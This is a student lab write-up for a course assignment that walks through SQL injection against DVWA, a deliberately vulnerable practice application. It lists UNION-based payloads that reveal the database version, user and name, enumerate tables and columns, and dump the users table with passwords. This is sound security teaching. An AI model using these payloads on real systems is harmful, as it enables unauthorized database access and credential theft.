
COMP307 – Assignment 5


Ostap Hamarnyk – 300 836 326


Kevin Ma – 300 867 968

1. Setup XAMP+DVWA




1. Login DVWA and Set Security Low







1. Go to SQL Injection




1. Enter 1 (you should see some user info)




1. Enter 2 (you should see more user info):




1. Enter 6 (no more users)




1. Enter %’ OR ‘0’ =’0 (you should see a list of 5 users)




1. Enter %’ OR 0=0 union SELECT NULL, version()#




1. Enter %’ or 0=0 union SELECT NULL,user()# (you should see list of 5 users and last line have the MySQL DB user)



1. Enter %’ or 0=0 union SELECT NULL,database()# (you should see list of 5 users and last line have the MySQL DB name)




1. Enter %’ or 1=0 union SELECT NULL,database()# (you should see MySQL DB Name)



1. Enter %’ or 1=0 union SELECT NULL, Table\_name FROM INFORMATION\_SCHEMA.Tables# (you should see all tables in MySQL):



1. Enter %’ or 1=0 union SELECT NULL, Table\_name FROM INFORMATION\_SCHEMA.Tables WHERE Table\_name LIKE ‘user%’# (you should see all tables in MySQL):



1. Enter %’ or 1=0 union SELECT NULL, CONCAT(Table\_name, 0x0a,Column\_Name) FROM INFORMATION\_SCHEMA.Columns WHERE Table\_name=‘users’# (you should see all tables in MySQL):



1. Enter %’ or 1=0 union SELECT NULL, CONCAT(first\_name, 0x0a, last\_name, 0x0a, user, 0x0a, password, 0x0a, avatar) FROM users# (you should see all info from users table including passwords):

